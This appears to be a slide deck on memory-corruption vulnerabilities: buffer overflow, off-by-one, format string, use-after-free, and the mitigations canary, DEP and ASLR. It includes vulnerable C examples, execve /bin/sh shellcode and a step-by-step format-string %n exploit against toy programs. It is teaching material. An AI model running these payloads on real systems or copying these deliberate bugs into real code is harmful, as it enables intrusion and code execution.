

# HOWTO

## Basic Vulnerabilities and their Exploitation

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## 1 Reminders

## 2 Vulnerabilities

Buffer Overflow

Off by One

Out of bound

Heap Overflow

Format String

Use after free

## 3 Security

Canary

DEP

ASLR

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Reminders

Vulnerabilities

Security

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
Reminders

Vulnerabilities


Security

## 1 Reminders

# Push & Pop



# Stack frame



# Function call

## Instruction

```
call func
```

## Equivalent

```
push %eip + 2  
jmp func
```

## Reminders

Vulnerabilities

Security

# Function return

## Instruction

```
ret
```

## Equivalent

```
pop %eip
```

### Reminders


Vulnerabilities

Security

- PIC (Position Independent Code)
- Addresses in the library are relative
- The libraries can be mapped anywhere in the address space
- We can no longer exploit via static analysis



- GOT (Global Offset Table)
- PLT (Procedure Linkage Table)



Code:

```
call func@PLT  
...  
...
```

PLT:

```
PLT[0]:  
  call resolver  
...  
PLT[n]: ←  
  jmp *GOT[n]  
  prepare resolver  
  jmp PLT[0]
```

GOT:

```
...  
GOT[n]:  
  → <addr>
```

Code:

```
func:  
...  
...
```

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Reminders

**Vulnerabilities**



- Buffer Overflow
- Off by One
- Out of bound
- Heap Overflow
- Format String
- Use after free

Security

## 2 Vulnerabilities

- buffer allocated
- not necessarily on the stack
- write more data than the size of the buffer
- overriding data



# Stack view



# Jumping somewhere else

- controlling %eip
- replacing the return address with another one


# Stack view



- raw code
- writing shellcode for the exploit
  - shell
  - reverse shell
  - ...
- filling the buffer with the shellcode
- overriding return address to jump on your code
- shellcode often has to respect constrains
  - no null byte
  - ascii
  - ...



# Stack view



```
1  #include <stdio.h>
2  #include <string.h>
3
4  static void success(void)
5  {
6      puts("you jumped successfully");
7  }
8
9  static void test(const char *input)
10 {
11     char buffer[40];
12     strcpy(buffer, input);
13 }
14
15 int main(int argc, char *argv[])
16 {
17     if (argc != 2) return 1;
18     test(argv[1]);
19     return 0;
20 }
```

## C equivalent

```
exeve("/bin/sh", 0, 0);
```

```
1  add    $0x42, %esp # moving stack pointer
2  xor    %eax,%eax  # eax = 0
3  # pushing "/bin//sh" onto the stack
4  push  %eax        # push '\0'
5  push  $0x68732f2f # hs//
6  push  $0x6e69622f # nib/
7  # setting registers for syscall
8  mov   %esp,%ebx   # ebx = filename
9  mov   %eax,%ecx   # ecx = NULL (argv)
10 mov   %eax,%edx   # edx = NULL (envp)
11 # putting syscall number in eax
12 mov   $0xb,%al    # eax = __NR_exeve 11
13 int   $0x80       # making syscall
```

- one of the register contain the address we want
- call on the content of the register
- no hardcoded address

%eax contains the address of the buffer (return value of strcpy) We can call the address at %eax to execute our shellcode

searching call to %eax

```
$ objdump -D ./stack | grep -E "call +\.*%eax"  
8048396: ff d0      call    *%eax  
804841f: ff d0      call    *%eax
```

The return value can be one of those

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### Reminders

### Vulnerabilities

#### Buffer Overflow

Off by One

Out of bound



Heap Overflow

Format String

Use after free

### Security

- call a function of the libc with the return address
- setup the stack in order to call the function



- coding error
- stepping one more time on a loop
- read or write depending of the case



## Code

```
char buffer[20];  
for (int i = 0; i <= 20; ++i)  
    buffer[i] = getchar();
```


- error in bound checking
- write what where
- read where

## Code

```
void test(const char *input, int *array, int size)
{
    int i = atoi(input)
    if (i >= size)
        return;
    array[i] = 0;
}
```

- Depending on malloc implementation
- Case dependent

# Heap view



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
## Prototype

```
int printf(const char *fmt, ...);
```

- \*printf function take variadics parameters
- all the parameters are push on the stack

- coding error
- %n write the number of bytes printed at the given address
- %hhn = 1 byte %hn = 2 bytes %n = 4 bytes
- %08x write 4 bytes in hexadecimal

# Format String



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### Security



## Code

```
int count = 0;  
printf("Hello World%n !!!\n", &count);  
printf("count = %d\n", count);
```

## Output

```
Hello World !!!  
count = 11
```

# %n example

## Code

```
int count = 0;
printf("%.20u%n !!!\n", 0, &count);
printf("count = %d\n", count);
```

## Output

```
.....0 !!!
count = 20
```

# Example

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  int target = 0;
6
7  static void test(const char *input)
8  {
9      printf(input);
10     if (target)
11         puts("success !");
12 }
13
14 int main(int argc, char *argv[])
15 {
16     if (argc != 2) return 1;
17     test(argv[1]);
18     return 0;
19 }
```

## Input

```
Hello World !!!
```

## Output

```
Hello World !!!
```

### Reminders

#### Vulnerabilities

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#### Security

# Crashing the program

## Input

```
%s%s%s%s%s%s%s%s%s
```

## Output

```
Segmentation Fault (SIGSEGV)
```

# Displaying the stack

## Input

```
%08X %08X %08X %08X ...
```

## Output

```
0000002F 08049728 080484E2 00000002 FFFFD574 ...
```

## Input

```
AAAA %08X %08X %08X ... %08X %08X %08X
```

## Output

```
AAAA 0000002F 08049728 080484E2 ... 41414141  
38302520 30252058
```

## Positional parameter

```
%index$operand
```

## Input

```
AAAA %156$08X
```

## Output

```
AAAA 41414141
```

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# Setting the address

## Address of target

```
$ nm --defined-only ./a.out | grep target  
08049750 B target
```

## Input

```
\x50\x97\x04\x08 %156$X
```

## Output

```
08049750
```

# Writing at the address

## Input

```
\x50\x97\x04\x08 %156$n
```

## Output

```
success !
```

### Reminders

#### Vulnerabilities

Buffer Overflow

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Format String

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### Security

## Code

```
if (target == 13)  
    puts("success !");
```

## Input

```
\x50\x97\x04\x08 %.8u%156$n
```

## Reminders

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## Security

- change conditional jump
- leak a value
- rewrite a function address (especially in the GOT)

- resource dynamically allocated
- freed before the end of its usage
- it's really case dependant
  - malloc implementation
  - how the use after free is used

# Dummy translation

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  typedef void (*func_f)(void);
6
7  func_f *callback;
8
9  static void success(void) {
10     puts("you win");
11 }
12
13 static void lose(void) {
14     puts("you lose");
15 }
16
17 int main(int argc, char *argv[]) {
18     if (argc == 1) return 1;
19
20     callback = malloc(256);
21     *callback = lose;
22     free(callback);
23
24     char *tmp = malloc(256);
25     memset(tmp, 0, 256);
26     strncpy(tmp, argv[1], 255);
27     printf("%s\n", tmp);
28     free(tmp);
29
30     (*callback)();
31     return 0;
32 }
```

## 3 Security

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**Security**


Canary

DEP

ASLR

# Canary (Stack Protection)

- random value defined at run time
- pushed just before the return address
- checked before returning from the function



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It is also known as :

- NX bit (Never eXecute)
- Intel XD bit (eXecute Disabled)
- AMD EVP (Enhanced Virus Protection)
- ARM XN bit (eXecute Never)
- OpenBSD W ^ X (Write XOR eXecute)

It simply implies that you can't execute code on the stack anymore

It's enabled by default on modern OS

## ROP (Return Oriented Programming)

- push values and return addresses
- set up registers and stack
  - function call (mprotect)
  - syscall
  - ...

- ends with ret
- search what you need
- instructions are not aligned

## Gadget

```
80 cd 80 : or $0x80,%ch  
cd 80    : int $0x80  
0b 58 c3 : or -0x3d(%eax),%ebx  
58 c3    : pop %eax; ret
```

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
Vulnerabilities

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ASLR



- ASLR (Address Space Layout Randomisation)
- enabled by default on modern OS
- can be bruteforced in 32 bits
- almost impossible in 64 bits
- some more security against bruteforce

- Leak an address
- Pivot
- Nop spray

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ASLR

- nop sled, nop slide, nop ramp
- nop (No OPeration)
- can be done with other opcodes
- fill the area with NOPs and put the shellcode at the end
- trying a random address to jump in
- increasing success chances

Memory			
nop	nop	nop	nop
nop	nop	nop	nop
nop	nop	nop	nop
nop	nop	nop	s
h	e	l	l
c	o	d	e



Thank you for your attention

## Links

- <http://www.exploit-exercises.com/>